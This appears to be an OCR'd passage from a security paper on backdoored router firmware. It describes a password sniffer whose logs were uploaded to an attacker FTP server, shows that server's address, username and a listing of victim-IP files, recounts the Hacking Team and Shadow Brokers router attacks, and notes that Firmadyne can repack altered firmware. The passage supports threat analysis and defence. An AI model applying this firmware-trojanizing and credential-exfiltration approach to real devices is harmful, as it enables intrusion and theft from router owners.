
The tool is configured to sniff passwords and push them to a text file. This file is what was later uploaded to the FTP server.

Looking into the FTP revealed multiple text files, indicating that the attack was very widespread (see Figure 13).

NOTABLE ROUTER ATTACKS

Hacking Team takedown

Offensive security company *Hacking Team* previously had very little exposure on the Internet. For example, unlike the



Index of ftp://sammy@94.156.35.78/mnt/hdd/backup/ds/

Up to higher level directory

Name	Size	Last Modified	
Aust.12-36-19-12-16_62.93.122.102.txt	5 KB	12/19/2016	04:36:00 AM
Aust.13-08-19-12-16_82.218.207.131.txt		12/19/2016	05:07:00 AM
Aust.13-15-19-12-16_93.82.236.50.txt		12/19/2016	05:14:00 AM
Aust.13-52-19-12-16_85.13.46.199.txt	5 KB	12/19/2016	05:51:00 AM
Aust.14-15-19-12-16_88.116.128.58.txt	6 KB	12/19/2016	06:14:00 AM
Aust.15-03-19-12-16_91.114.22.206.txt	6 KB	12/19/2016	07:03:00 AM
Aust.16-00-19-12-16_88.116.128.58.txt	6 KB	12/19/2016	07:59:00 AM
Bulg.00-01-05-01-70_212.43.40.86.txt	11 KB	12/19/2016	07:47:00 AM
Bulg.00-05-05-01-70_212.43.40.86.txt	7 KB	12/19/2016	07:51:00 AM
Bulg.00-25-05-01-70_212.43.40.86.txt	7 KB	12/19/2016	08:12:00 AM
Bulg.13-57-19-12-16_93.152.157.144.txt	6 KB	12/19/2016	05:57:00 AM
Bulg.14-09-19-12-16_78.90.2.241.txt	7 KB	12/19/2016	06:09:00 AM
Bulg.14-13-19-12-16_78.90.2.241.txt	6 KB	12/19/2016	06:14:00 AM
Bulg.14-51-19-12-16_78.90.2.241.txt	5 KB	12/19/2016	06:51:00 AM
Bulg.14-57-19-12-16_78.90.2.241.txt	6 KB	12/19/2016	06:57:00 AM
Bulg.15-22-19-12-16_78.90.2.241.txt	6 KB	12/19/2016	07:22:00 AM
Bulg.15-22-19-12-16_93.183.175.224.txt	6 KB	12/19/2016	07:22:00 AM
Bulg.15-37-19-12-16_78.90.2.241.txt	6 KB	12/19/2016	07:37:00 AM
Bulg.15-51-19-12-16_78.90.112.143.txt	6 KB	12/19/2016	07:52:00 AM
Bulg.15-53-19-12-16_78.90.2.241.txt	5 KB	12/19/2016	07:53:00 AM
Bulg.16-10-19-12-16_78.90.2.241.txt	6 KB	12/19/2016	08:10:00 AM
Bulg.21-34-04-01-70_212.43.40.86.txt	8 KB	12/19/2016	05:20:00 AM
Bulg.21-38-04-01-70_212.43.40.86.txt	9 KB	12/19/2016	05:24:00 AM
Bulg.22-03-04-01-70_212.43.40.86.txt	6 KB	12/19/2016	05:49:00 AM
Bulg.22-27-04-01-70_212.43.40.86.txt	8 KB	12/19/2016	06:14:00 AM
Bulg.22-46-04-01-70_212.43.40.86.txt	6 KB	12/19/2016	06:32:00 AM
Bulg.22-54-04-01-70_212.43.40.86.txt	7 KB	12/19/2016	06:41:00 AM

Figure 13: Multiple text files in the FTP server.




Figure 14: Router exploits by the Shadow Brokers (source: https://blogs.cisco.com/security/shadow-brokers).

Gamma Group, a client certificate was required in order to connect to *Hacking Team*'s customer support site. The company did have its main website (a *Joomla* blog in which *Joomscan* did not find anything serious), a mail server, a couple of routers, two VPN appliances, and a spam-filtering appliance.

So, there were three options: look for a zero-day in *Joomla*, postfix, or one of the embedded devices. A zero-day in an embedded device seemed like the easiest option, and after two weeks of reverse engineering, they got a remote root exploit [20].

Shadow Brokers [21]

Figure 14 shows router exploits by the Shadow Brokers.

THE TOOL: FIRMADYNE

Firmadyne is an automated and scalable system for performing emulation and dynamic analysis of *Linux*-based embedded firmware [22]. It includes the following components:

- Modified kernels (MIPS: v2.6.32 [23], ARM: v4.1 [24], v3.10 [25]) for instrumentation of firmware execution.
- A userspace NVRAM library [26] to emulate a hardware NVRAM peripheral.
- An extractor [27] to extract a file system and kernel from downloaded firmware.
- A small console application [28] to spawn an additional shell for debugging.
- A scraper [29] to download firmware from 42+ different vendors.

Firmadyne can also be used to repack any binary, after altering the files in a file system. And that is what was done in the case of the firmware we have discussed in this paper.

REFERENCES

[1] http://www.securityfocus.com/bid/94819.

[2] http://www.securityfocus.com/bid/70165.

[3] http://www.securityfocus.com/bid/70166.

[4] http://www.securityfocus.com/bid/70137.

[5] http://www.securityfocus.com/bid/70152.

[6] http://www.securityfocus.com/bid/70154.

[7] http://www.pcworld.com/article/2104380/attack-campaign-compromises-300000-home-routers-alters-dns-settings.html.

[8] http://www.csoonline.com/article/2602181/data-protection/attack-hijacks-dns-settings-on-home-routers-in-brazil.html.

[9] http://disconnected.io/2014/03/18/how-i-hacked-your-router/.

[10] https://www.schneier.com/blog/archives/2007/02/driveby_pharmin.html.

[11] https://www.symantec.com/connect/blogs/mirai-what-you-need-know-about-botnet-behind-recent-major-ddos-attacks.

[12] https://security.stackexchange.com/questions/77112/danger-of-default-router-password.

[13] https://www.symantec.com/connect/blogs/iot-devices-being-increasingly-used-ddos-attacks.

[14] https://blog.sucuri.net/2016/09/iot-home-router-botnet-leveraged-in-large-ddos-attack.html.

[15] http://www.securityfocus.com/bid/70103.

[16] https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability.

[17] https://www.symantec.com/security_response/writeup.jsp?docid=2014-100222-5658-99.

[18] https://www.symantec.com/connect/blogs/mirai-what-you-need-know-about-botnet-behind-recent-major-ddos-attacks.

[19] https://en.wikipedia.org/wiki/DSniff.

[20] https://pastebin.com/0SNSvyjJ.

[21] https://blogs.cisco.com/security/shadow-brokers.

[22] https://github.com/firmadyne/firmadyne.

[23] https://github.com/firmadyne/kernel-v2.6.32/.

[24] https://github.com/firmadyne/kernel-v4.1.

[25] https://github.com/firmadyne/kernel-v3.10.

[26] https://github.com/firmadyne/libnvram.

[27] https://github.com/firmadyne/extractor.

[28] https://github.com/firmadyne/console.

[29] https://github.com/firmadyne/scraper.